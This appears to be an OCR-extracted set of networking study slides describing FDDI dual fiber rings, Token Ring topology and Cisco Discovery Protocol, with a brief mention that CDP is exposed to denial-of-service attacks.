
- FDDI-2 supports **voice** and **multimedia** communication to extensive geographical areas
- The optical standard for transferring data by means of **fiber optics** lines in a LAN up to 200 km
- Transfers data at the rate of **100 Mbps**

Comprised of two fiber optic rings


- **Primary ring:** Works in the network
- **Secondary ring:** Acts as backup and takes the position of primary ring in the case of network failure

Token Ring

- Local area network that connects multiple computers using a transmission link in either a **ring topology** or **star topology**



- Data flow is always **unidirectional**



Notes: ______________________________


____

____

____

____

____




CDP (Cisco Discovery Protocol)

- CDP is a layer 2 (data link layer) **Cisco proprietary protocol**
- It shares data between directly connected network devices
- It is media as well as network independent
- CDP uses the destination MAC address of **01.00.0c.cc.cc.cc**
- It connects lower physical media and upper network layer protocols
- It runs between **direct connected network entities**
- It can also be used for **On-Demand Routing**
- CDP is used to obtain information about neighboring devices, such as:
  - Types of devices connected
  - Router interfaces they are connected to
  - Interfaces used to make the connections
  - Model numbers of the devices

Security issues:

- It can be vulnerable to Denial-of-Service (DoS) attacks



